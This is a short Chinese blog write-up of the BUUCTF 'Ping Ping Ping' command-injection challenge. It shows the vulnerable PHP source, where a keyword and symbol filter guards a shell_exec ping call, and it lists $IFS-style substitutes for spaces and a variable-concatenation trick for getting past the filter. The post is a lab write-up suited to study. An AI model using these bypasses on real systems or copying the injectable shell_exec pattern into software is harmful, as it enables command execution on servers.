BUUCTF

原创

cop_g 于 2021-09-02 00:13:23 发布 26 收藏

分类专栏： CTF 文章标签： web安全

本文链接：https://blog.csdn.net/qq_45694932/article/details/120051575


版权

CTF 专栏收录该内容

12 篇文章 0 订阅

订阅专栏

GXYCTF2019]Ping Ping Ping




通过测试貌似过滤的空格
IFS9 可以代替空格
可以代替空格的有
%09(tab)、
IFS9、
${IFS}、
$IFS%09(tab)、<(不能和通配符一起使用) 、<>(不能和通配符一起使用)、%20(space)等

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```



发现过滤了flag
尝试1.fla*不好使
2 fla/g 不好使
3.fla‘’g 不好使
看到index里有一个变量
$a于是想到用变量拼接

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
?>
$flag = "flag{b0875d05-d80e-4be3-820d-3a48360f507a}";
```